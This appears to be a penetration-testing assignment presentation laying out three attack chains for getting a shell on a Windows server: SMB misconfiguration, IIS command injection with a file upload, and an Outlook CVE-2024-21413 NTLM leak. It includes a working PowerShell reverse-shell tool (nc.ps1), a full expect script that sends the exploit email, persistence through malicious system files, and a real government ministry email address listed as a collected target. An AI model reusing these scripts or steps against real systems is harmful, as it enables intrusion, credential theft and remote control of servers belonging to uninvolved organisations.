Presentation of Assignments

Indicated Situation


1. Connected from 1 Attacker Device to 1 Target Device.

2. Network to which Target device belongs is unknown.

3. Target device is running some version of Windows.

4. Obtaining a shell is mandatory.

Indicated Situation(+ My Interpretation)




1. Connected from 1 Attacker Device to 1 Target Device.
   → Obtained information about the website “*******.net” from a community forum or bulletin board that posted details on vulnerabilities and other issues, and then investigated its IP address using tools.

2. Network to which Target device belongs is unknown.

3. Target device is running some version of Windows.
   (This time, I selected Windows Server 2022)

4. Obtaining a shell is mandatory.

1. Use SMB Misconfiguration



Presented with xmind

1. Use SMB Misconfiguration

```
# Reconnaissance

OSINT
  - Browse Web Page
    The site has been shut
    down, so there is no
    information to be found
    there.
```

```
# Reconnaissance

Network Scan
 - Use Nmap
   Can't find other node.
```

```
# Reconnaissance

Port scan
 - Use Rustscan
   Get open port, running
   services, service version.

  * 22 /tcp SSH
  * 80 /tcp http
  * 445/tcp SMBv3
```

```
# Weaponization

Web Search for SMB3
 - Search Known vulnerability
   list on cve.org,
   cvedetails.com that can be
   used for attack.

  * This time, don't use PoC
```

```
# Weaponization

Web Search for tools

 * smbmap
 * smbclient
 * hashcat

 * smbexec (might be useful)
```

```
# Initial Access

SMB access
 - Use smbmap and smbclient
 - Access to shared folder that
   can be used anonymously due to
   incorrect configuration.
```


```
# Discovery
# Credential Access

Search Files
 - Search files about password,
   password hash list, and other
   credential information.

  * Luckily, I managed to find
    the note with the password.
```

```
# Lateral Movement

SSH Login
 - Attempt to login via SSH
   using credentials obtained
   through password cracking or
   text files found in shared
   folders

   ** GOT SHELL **
```

```
# Credential Access

Password crack
 - Use hashcat
   If can get password hash (ex
   NTLM pass hash), unhash it.
```

```
# Persistence

Create Account
 - If can get account with high
   privileges, create an account
   to maintain access to server

Replace system file
 - If can access ADMIN$ folder,
   search windows configuration
   files and Replace it with ones
   containing malicious scripts
```

2. Use IIS Web Service Misconfiguration



Presented with xmind

2. Use IIS Web Service Misconfiguration

```
# Reconnaissance

Network Scan
 - Use Nmap
  * Can’t find other node
```

```
# Reconnaissance

Port scan
 - Use Rustscan
   Get open port, running
   services, service version

  * 8080/tcp http
    IIS webserver
```

```
# Reconnaissance

OSINT
 - Browse Web Page
  - Exist / Can browse
    robots.txt
  - Check Source Code
  - Discover PHP file or cgi
  - Discover Input Form and
    Uploader
```

```
# Weaponization

Web Search for IIS webserver
 - Search known vulnerability
  - cve.org, cvedetails.com
    and reference sites

 * This time, don’t use PoC
```

```
# Weaponization

Web Search for tools
 * ffuf / dirb
 * burp suite
```

```
# Reconnaissance

Directory brute force
 - Use ffuf or dirb
   Search for hidden pages on
   the website and identify
   vulnerabilities that could
   be exploited

PHP / Web parts test
 - Enter symbols and other
   characters into URLs and
   forms to see how they
   respond

  * It was confirmed that
    internal error messages
    were displayed and OS
    commands were executed
```

```
# Weaponization

Create script file
 - Create a script that
   establishes a reverse shell
   when executed
 - In case nc.exe is not
   available on the target
   system, create a script
   that performs the same
   function (ex. nc.ps1)
```

```
# Delivery

File Upload
 - Upload the script file to
   the uploader
   If necessary, use burp to mask
   the file extension
```


```
# Exploit

SSRF
 - Targets vulnerable PHP and
   sends a request to execute an
   uploaded script file

  ** GOT SHELL **
```

```
# Discovery
# Collection

Search Files
 - Search files about password,
   password hash, and other
   credential information
```

Reference : Pseudo nc (nc.ps1)

```
# nc.ps1
Param(
   [string]$addr,
   [int]$port,
   [alias("l")][int]$lport,
   [alias("v")][switch]$verbose
)

$ErrorActionPreference = "Stop"
if ($verbose) {
   $VerbosePreference = "continue"
}

function interact($client) {
   $stream = $client.GetStream()
   $buffer = New-Object System.Byte[]
$client.ReceiveBufferSize
   $enc = New-Object System.Text.AsciiEncoding

   try {
      $ar = $stream.BeginRead($buffer, 0, $buffer.length, $NULL,
$NULL)
      while ($TRUE) {
         if ($ar.IsCompleted) {
            $bytes = $stream.EndRead($ar)
            if ($bytes -eq 0) {
               break
            }
            Write-Host -n $enc.GetString($buffer, 0, $bytes)
            $ar = $stream.BeginRead($buffer, 0, $buffer.length,
$NULL, $NULL)
         }
         if ($Host.UI.RawUI.KeyAvailable) {
            $data = $enc.GetBytes((Read-Host) + "`n")
            $stream.Write($data, 0, $data.length)
         }
      }
   } catch [System.IO.IOException] {
      # ignore exception at $stream.BeginRead()
   } finally {
      $stream.Close()
   }
}

if ($lport) {
   $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Any, $lport)
   $listener = New-Object System.Net.Sockets.TcpListener $endpoint
   $listener.Start()
   Write-Verbose "Listening on [0.0.0.0] (family 0, port $($lport))"

   $handle = $listener.BeginAcceptTcpClient($null, $null)
   while (!$handle.IsCompleted) {
      Start-Sleep -m 100
   }
   $client = $listener.EndAcceptTcpClient($handle)
   $remote = $client.Client.RemoteEndPoint
   Write-Verbose "Connection from [$($remote.Address)] port $($lport) [tcp/*] accepted
(family 2, sport $($remote.Port))"

   interact $client

   $client.Close()
   $listener.Stop()
} elseif ($addr -and $port) {
   $client = New-Object System.Net.Sockets.TcpClient ($addr, $port)
   Write-Verbose "Connection to $($addr) $($port) port [tcp/*] succeeded!"

   interact $client

   $client.Close()
}
```

3. Use Mailserver Misconfiguration / Mailclient Vulnerabilities



Presented with xmind

3. Use Mailserver Misconfiguration / Mailclient Vulnerabilities

```
# Reconnaissance

Network Scan
 - Use Nmap
  * Can’t find other node
```

```
# Reconnaissance

Port scan
 - Use Rustscan
   Get open port, running
   services, service version

  *   25/tcp smtp
  *  143/tcp imap
  *  445/tcp SMB
  * 5985/tcp
  * 8080/tcp http

  * Using hMailServer
```

```
# Reconnaissance

OSINT
 - Browse Web Page
  * Contact information
    (Mail address)
 - Discover PHP or cgi file
  - Enter symbols and other
    characters into URLs and
    forms to see how they
    respond
```

```
# Weaponization

Web Search
 - Search known vulnerability
  - cve.org, cvedetails.com
    and reference sites

  * CVE-2024-21413
    Vulnerability in Outlook
    that allows users to
    bypass the authentication
    normally required when
    attempting to open a link
    by manipulating the
    hyperlink text
```

```
# Weaponization

Web Search for tools

 * Responder
 * Hashcat
 * Evil-WinRM
```

```
# Initial Access
# Discovery

Path Traversal
 - Path traversal targeting the
   default installation location
   of hMailserver configuration
   file include admin password

   (C:¥Program Files¥hMailServer
    ¥bin¥hMailServer.ini)
```

```
# Exploit

Sending Malicious Mail
 - Send an email to the address
   listed on the website in
   accordance with CVE-2024-21413

 - Attempting to leak NTLM hash
   or RCE
```

```
# Credential Access

Use Responder
 - Capture the NTLM credentials
   output when the server
   processes the sent email

Use Hashcat
 - Analyzing NTLM credential
   hashes with hashcat
```

```
# Lateral Movement

Use Evil-WinRM
 - Use Windows Remote Management
   to access PowerShell remotely

  ** GOT SHELL **
```

Reference : Example of Collection Mail address

mailto:adcpub2509@inet.aci.mod.go.jp?Subje=%91%8D%91%E0%82%67%82%6F%81%7C%82%6C%82%60%82%68%82%6B

Description of CVE-2024-21413

Affected System

Microsoft 365 Apps for Enterprise
Microsoft Office 2016, 2019, LTSC 2021

Overview

A vulnerability in Outlook that allows users to bypass the authentication normally required when attempting to open a link by manipulating the hyperlink text (exploiting a bug known as “monikerlink”)

Details

If the destination specified by `href` is defined in the format `file:// + path + ! + string`, the system does not treat it as a link to that file; instead, it attempts to parse the specified file using the string following the `!` character to create a COM object. As a result, the system attempts to access the file specified by `path` via SMB without authentication during the preview in Outlook, which leads to the leakage of NTLM credentials.

Example of Manipulated hyperlink :
<a href=“file:///¥¥192.168.1.1¥test.doc!strings”>link</a>

* COM (Component Object Model) :
A technical specification that defines a mechanism for modularizing software functions so they can be called and used from external sources

Reference : PoC CVE-2024-21413

./cve-2024-21413.sh *host port from rcpt url*

```
#!/usr/bin/expect

set timeout -1
set separator "duy31"

set host [lindex $argv 0]
set port [lindex $argv 1]
set from [lindex $argv 2]
set rcpt [lindex $argv 3]
set url [lindex $argv 4]

spawn telnet $host $port

expect "220"
send "HELO $host¥r"

expect "250"
send "mail from:<$from>¥r"

expect "250"
send "rcpt to:<$rcpt>¥r"

expect "250"
send "data¥r"
expect "354"
send "From: <$from>¥r"
sleep 1
send "to: <$rcpt>¥r"
sleep 1
send "Subject: Rdv important (evil inside)¥r"
sleep 1
send "Mime-Version: 1.0;¥r"
sleep 1
send "Content-Type: multipart/alternative; boundary=$separator¥r"
sleep 1
send "duy-31 inside ¥r¥n"
sleep 1
send -- "--$separator¥r"
sleep 1
send "Content-Type: text/plain; charset=us-ascii¥r"
sleep 1
send "This should be read in HTML¥r¥n"
sleep 1
send -- "--$separator¥r"
sleep 1
send "Content-Type: text/html; charset=ISO-8859-1¥r¥n"
sleep 1
send "<html>¥r"
sleep 1
send "<body>¥r"
sleep 1
send "<h1><a href=¥"file:///$url!meeting¥">Meeting - click here.</a></h1>¥r"
sleep 1
send "</body>¥r"
sleep 1
send "</html>¥r"
sleep 1
send -- "--$separator--¥r"
sleep 1
send ".¥r"
send "Quit"
```